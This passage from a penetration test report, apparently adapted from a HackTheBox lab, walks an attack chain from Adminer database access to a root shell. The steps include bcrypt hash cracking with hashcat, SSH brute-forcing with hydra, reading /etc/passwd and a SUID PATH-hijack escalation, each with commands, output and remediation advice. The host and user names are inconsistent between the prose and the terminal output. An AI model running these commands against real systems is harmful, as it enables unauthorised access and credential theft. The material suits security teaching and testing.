
Adminer 4.8.1

Login

System	MySQL
Server	localhost
Username	orders
Password	••••••••••••••••••••
Database	orders

Login ☐ Permanent login

- Logging in shows us 2 tables – orders and users. The orders table confirms the **Stored XSS** vulnerability and the application orders. The users' table discloses information for 2 users – *admin* and *m0n3y6r4bb3r*.



```
SELECT * FROM `users` LIMIT 50 (0.001 s) Edit
```

☐ Modify	userID	userName	password
☐ edit	1	admin	$2y$12$A4jqwtWB73.TAMleplx0T.5oG/mnHR1qTDa8cmtTlvW3ZTjdSjdjC
☐ edit	2	m0n3y6r4bb3r	$2y$12$EX/FDsztTMwftzPRyY8gFuM7ZjAphQRZs88qpZpmboRogOAOYXowC

Whole result ☐ 2 rows | Modify Save | Selected (0) Edit Clone Delete | Export (2)


Import

- Perform hash cracking using Hashcat to crack the m0n3y6r4bb3r password. The password turns out to be **delta1**.
  Command Used: hashcat -m 3200 '$2y$12$EX/FDsztTMwftzPRyY8gFuM7ZjAphQRZs88qpZpmboRogOAOYXowC' /usr/share/wordlists/rockyou.txt --force




```
$2y$12$EX/FDsztTMwftzPRyY8gFuM7ZjAphQRZs88qpZpmboRogOAOYXowC:delta1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$12$EX/FDsztTMwftzPRyY8gFuM7ZjAphQRZs88qpZpmboRo...OYXowC
Time.Started.....: Sun Jun 26 12:54:57 2022, (9 mins, 25 secs)
Time.Estimated...: Sun Jun 26 13:04:22 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       34 H/s (7.22ms) @ Accel:8 Loops:128 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 19280/14344385 (0.13%)
Rejected.........: 0/19280 (0.00%)
Restore.Point....: 19272/14344385 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3968-4096
Candidate.Engine.: Device Generator
Candidates.#1....: elnegro -> danny13
Hardware.Mon.#1..: Temp: 75c Util: 90%

Started: Sun Jun 26 12:54:56 2022
Stopped: Sun Jun 26 13:04:24 2022
```

- Moreover, brute forcing the SSH login with rockyou.txt wordlists would achieve the same result.
  Commands Used: hydra -v -l moneygrabber -P /usr/share/wordlists/rockyou.txt examplecorp.com ssh -Vv -t 10
- Enumerating the /etc/passwd file provides us with 3 system users that have bash access – root, admin and moneygrabber. We can get a successful login as **moneygrabber:delta1** via port 22 (SSH).
  Commands Used: cat /etc/passwd | grep bash; ssh moneygrabber@examplecorp.com




```
LTDshop:/var/www/html $ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
moneygrabber:x:1000:1000::/home/moneygrabber:/bin/bash
admin:x:1001:1001::/home/admin:/bin/bash
LTDshop:/var/www/html $
```



```
┌──(kali㉿kali)-[~/Downloads/HackTheBox/ltdshop]
└─$ ssh moneygrabber@ltdshop.htb
MONEY MAKER.

PLEASE LOGIN.
moneygrabber@ltdshop.htb's password:
Last failed login: Sat Jun 25 23:48:20 BST 2022 from 192.168.1.107 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Tue Jun 14 22:28:01 2022
[moneygrabber@LTDshop ~]$ pwd
/home/moneygrabber
[moneygrabber@LTDshop ~]$ 
```

- We now have successfully moved laterally to user moneygrabber and can obtain flag2.txt (9N8U10EAVU10cbSZPCRv).

Command Used: cd ~; cat flag2.txt;



```
[moneygrabber@LTDshop ~]$ ls -la
total 24
drwx------. 2 moneygrabber moneygrabber  133 May 10  2020 .
drwxr-xr-x. 4 root         root           39 May 10  2020 ..
-rwxr-xr-x. 1 root         root           54 May  9  2020 backup.sh
lrwxrwxrwx. 1 moneygrabber moneygrabber    9 May  9  2020 .bash_history -> /dev/null
-rw-r--r--. 1 moneygrabber moneygrabber   18 Nov  8  2019 .bash_logout
-rw-r--r--. 1 moneygrabber moneygrabber  141 Nov  8  2019 .bash_profile
-rw-r--r--. 1 moneygrabber moneygrabber  312 Nov  8  2019 .bashrc
-rwx------. 1 moneygrabber moneygrabber   21 May 10  2020 flag2.txt
-rw-------. 1 moneygrabber moneygrabber 2033 May 10  2020 .viminfo
[moneygrabber@LTDshop ~]$ cat flag2.txt
9N8U10EAVU10cbSZPCRv
[moneygrabber@LTDshop ~]$ 
```

4. Vertical Privilege Escalation – HIGH

- System Vulnerable – examplecorp.com
- Vulnerability – Privilege Escalation and Path Misconfiguration
- Severity Rating – High
- Methods Used – Linux Manual System Enumeration

Description

An SUID binary is vulnerable to elevating unnecessary privileges via misconfigured executable usage.

Impact

A misconfigured SUID binary allows an internal attacker to elevate to root privileges and run system commands. This results in full confidentiality, availability and integrity violation of organizational data within the system.


Remediation

Option 1: Ensure that all scripts used in SUID executables are run with their corresponding absolute path in order to achieve path hijacking protection.
Option 2: Make sure that the folders, where these SUID executables are located, are non-writable for other users.

Steps to Reproduce

- Looking through the available executable SUID binaries for the user moneygrabber, we notice a custom-made binary (backup) located in /usr/bin folder. FYI: SUID, known as (Set User ID), is a special Linux type permission that allows a user to run a file with the same level of permission as the file owner [5].


Command Used: find / -type f -perm -u=s 2>/dev/null



```
[moneygrabber@LTDshop /]$ find / -type f -perm -04000 -ls 2>/dev/null
 13069798     40 -rwsr-xr-x   1  root      root         38680 May 11  2019 /usr/bin/fusermount
 13107984     64 -rwsr-xr-x   1  root      root         62104 Nov  8  2019 /usr/bin/su
 13078451    132 -rwsr-xr-x   1  root      root        133928 Nov  8  2019 /usr/bin/chage
 13078452    156 -rwsr-xr-x   1  root      root        156736 Nov  8  2019 /usr/bin/gpasswd
 13078455     88 -rwsr-xr-x   1  root      root         88488 Nov  8  2019 /usr/bin/newgrp
 13107969     64 -rwsr-xr-x   1  root      root         61856 Nov  8  2019 /usr/bin/mount
 13107987     40 -rwsr-xr-x   1  root      root         40728 Nov  8  2019 /usr/bin/umount
 13211992     32 -rwsr-xr-x   1  root      root         31488 Nov 11  2019 /usr/bin/pkexec
 13290531     68 -rwsr-xr-x   1  root      root         65904 Nov  8  2019 /usr/bin/crontab
 13568311     48 -rws--x--x   1  root      root         48896 Nov  8  2019 /usr/bin/chfn
 13568312     40 -rws--x--x   1  root      root         37816 Nov  8  2019 /usr/bin/chsh
 13552240    204 ---s--x--x   1  root      root        207056 Mar 20  2020 /usr/bin/sudo
 13571732     64 -rwsr-xr-x   1  root      root         61688 May 11  2019 /usr/bin/at
 13568262     36 -rwsr-xr-x   1  root      root         34928 May 11  2019 /usr/bin/passwd
 14927142     20 -rwsr-xr-x   1  root      root         16672 May  9  2020 /usr/bin/backup
   610149     16 -rwsr-xr-x   1  root      root         12712 Feb  5  2020 /usr/sbin/grub2-set-bootflag
   638946     16 -rwsr-xr-x   1  root      root         13376 May 11  2019 /usr/sbin/pam_timestamp_check
   638948     40 -rwsr-xr-x   1  root      root         40080 May 11  2019 /usr/sbin/unix_chkpwd
  1048302    180 -rwsr-xr-x   1  root      root        182088 Nov  8  2019 /usr/sbin/mount.nfs
  4641067     24 -rwsr-xr-x   1  root      root         21424 Nov 11  2019 /usr/lib/polkit-1/polkit-agent-h
```


- After that, we try to understand what does the binary do. We can achieve this with the help of the Strings command. Reading through the lines, we notice it executes another binary - /home/moneygrabber/backup.sh

Command Used: strings /usr/bin/backup



```
[moneygrabber@LTDshop /]$ strings /usr/bin/backup
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
[]A\A]A^A_
/home/moneygrabber/backup.sh
;*3$"
GCC: (GNU) 8.3.1 20190507 (Red Hat 8.3.1-4)
3h878
3c878
```

- Since backup.sh is located within our home directory, we may be able to read its content. Doing so results in some kind of MySQL backup.
  Command Used: cat /home/moneygrabber/backup.sh




```
[moneygrabber@LTDshop ~]$ cat /home/moneygrabber/backup.sh
#!/bin/bash
tar -cf mysql.tar /var/lib/mysql
sleep 30
[moneygrabber@LTDshop ~]$ 
```

- We notice that the tar command is executed without its absolute path. This is potentially very dangerous because we may be able to craft our own "tar" executable that can be executed with the owner (root) privileges. We can edit the PATH environmental variable and put in the folder "/tmp" to which we have write access. Therefore, the script will first look for "tar" binary in the tmp folder which will trigger our malicious executable with root privileges.

Commands Used:


1. cd /tmp – change to a writable directory
2. echo "/bin/bash" > tar – create custom bash binary
3. chmod +x tar – make the custom binary executable
4. export PATH="/tmp:$PATH" – export the /tmp folder to the env. var. PATH



```
^C[moneygrabber@LTDshop tmp]$ cd /tmp
[moneygrabber@LTDshop tmp]$ echo "/bin/bash" > tar
[moneygrabber@LTDshop tmp]$ chmod +x tar
[moneygrabber@LTDshop tmp]$ export PATH="/tmp:$PATH"
[moneygrabber@LTDshop tmp]$ echo $PATH
/tmp:/tmp:/tmp:/home/test:/tmp:/home/moneygrabber/.l
[moneygrabber@LTDshop tmp]$
```

- Next, we simply run the original SUID backup binary which will execute with root privileges and trigger our maliciously crafted shell binary. Moreover, we receive root access to the machine and we can successfully capture flag3.txt (y2zmGeGjrA4dbDj4wBWr)

Commands Used:
1. /usr/bin/backup
2. cd /root
3. cat flag3.txt



```
[moneygrabber@LTDshop tmp]$ /usr/bin/backup
[root@LTDshop tmp]# cd /root
[root@LTDshop root]# ls -la
total 52
dr-xr-x---.  6 root root   284 May 11  2020 .
dr-xr-xr-x. 19 root root  4096 Jun 26 12:19 ..
-rw-------.  1 root root  1185 May  9  2020 anaconda-ks.cfg
lrwxrwxrwx.  1 root root     9 May  9  2020 .bash_history -> /dev/null
-rw-r--r--.  1 root root    18 May 11  2019 .bash_logout
-rw-r--r--.  1 root root   176 May 11  2019 .bash_profile
-rw-r--r--.  1 root root   176 May 11  2019 .bashrc
drwx------.  3 root root    17 May  9  2020 .cache
-rw-r--r--.  1 root root   100 May 11  2019 .cshrc
drwx------.  2 root root    54 May  9  2020 .elinks
-rwx------.  1 root root    21 May 10  2020 flag3.txt
lrwxrwxrwx.  1 root root     9 May 10  2020 ghostdriver.log -> /dev/null
-rw-------.  1 root root    28 May  9  2020 .lesshst
drwxr-xr-x.  3 root root    19 May  9  2020 .local
lrwxrwxrwx.  1 root root     9 May 10  2020 .mysql_history -> /dev/null
drwx------.  2 root root    25 May 10  2020 .ssh
-rw-r--r--.  1 root root   129 May 11  2019 .tcshrc
-rw-------   1 root root 15887 May 11  2020 .viminfo
[root@LTDshop root]# cat flag3.txt
y2zmGeGjrA4dbDj4wBWr
[root@LTDshop root]#
```

Recommendations

It is strongly recommended that all vulnerabilities identified during this assessment be remediated in a timely manner, with priority given to Critical and High-severity findings, as these pose the greatest risk to the confidentiality, integrity, and availability of the application and its data.

While detailed technical remediation guidance is provided for each individual issue in the "Detailed Findings" section of this report, the following high-level security practices should be adopted to strengthen the overall security posture of the ExampleCorp environment:

1. Establish a Structured Patch and Update Program: Implement a formal patch management process to ensure that operating systems, application frameworks, and third-party libraries are kept up to date with the latest security fixes.

2. Secure Software Development and Code Review: Integrate secure coding standards and regular source code reviews into the development lifecycle, with emphasis on input validation, authentication, and access control.

3. Alignment with Industry Best Practices: Ensure that security policies and technical controls are aligned with recognized standards such as OWASP, NIST, and ISO 27001.

4. Continuous Vulnerability Management: Perform regular vulnerability scanning and periodic penetration testing using a "Scan – Patch – Re-Scan" approach to detect and remediate newly introduced vulnerabilities.

Note: The application should remain under a continuous security maintenance program, as new vulnerabilities are regularly discovered in both application code and underlying technologies. Ongoing testing and proactive patching are essential to maintaining a strong security posture.

Conclusion

The ExampleCorp platform, which includes a web application and supporting API, was assessed as part of this penetration test engagement. During the assessment, a total of 6 security findings were identified, including 2 Critical, 2 High, 1 Medium, and 1 Low issues.

These vulnerabilities indicate that weaknesses exist within the application that could be exploited by malicious actors to gain unauthorized access, compromise sensitive data, or disrupt business operations. In several cases, the identified issues could also serve as a starting point for more advanced attack chains if left unaddressed.

The overall risk identified to the Web Application and API as a result of this penetration test is considered to be **Critical**, meaning that immediate remediation is required to reduce the likelihood of exploitation.

In addition to the individual vulnerabilities, several recurring security patterns were observed across the platform. The most significant issues were primarily related to Stored Cross-Site Scripting (XSS), SQL Backdoor Injection, and Horizontal and Vertical Privilege Escalation Vulnerabilities, indicating weaknesses in how application logic, validation, and security controls are enforced across key workflows.

The majority of the identified issues can be mitigated through relatively straightforward technical and procedural changes. However, addressing even lower-severity vulnerabilities is important, as they can be combined with other weaknesses to enable more serious exploitation.

In conclusion, IVASTA Security strongly recommends that the client remediate the identified issues and adopt a proactive security improvement strategy to ensure the platform remains resilient against evolving threats and to protect both business operations and customer data.

Disclaimer

Penetration testing is an uncertain process which is based upon past experiences, currently available information, and known threats. It should be understood that all information security systems, which by their nature are dependent on their human operators, are vulnerable to some degree. While IVASTA Security has made every reasonable effort to identify material security weaknesses within the assessed environment, no assurance can be given that all vulnerabilities have been discovered or that future vulnerabilities will not emerge. This report identifies known vulnerabilities that were detected during the test period.

Here is a brief list of the checked vulnerabilities, covering both automated and manual approaches for the following attacks:

- Performed automated scanning through BurpSuite Professional
- Reflected, stored and dom-based XSS
- Insecure direct object reference (IDOR)
- Broken function level access control (BFLA)
- Broken object level access control (BOLA)
- Mass assignment
- Improper asset management
- Account Privilege Escalation
- SQL Injection (SQLi)
- Local file inclusion / Remote file inclusion (LFI/RFI)
- XML External Entity (XXE)
- Server-Side Template Injection (SSTI)
- Client-Side Template Injection (CSTI)
- File upload vulnerabilities
- Lack of resources and rate limiting

- Excessive data exposure
- JavaScript analysis
- Lack of resources and rate limiting
- Excessive data exposure
- And many more.

Thank you, ExampleCorp, for selecting the penetration testing services of IVASTA Security.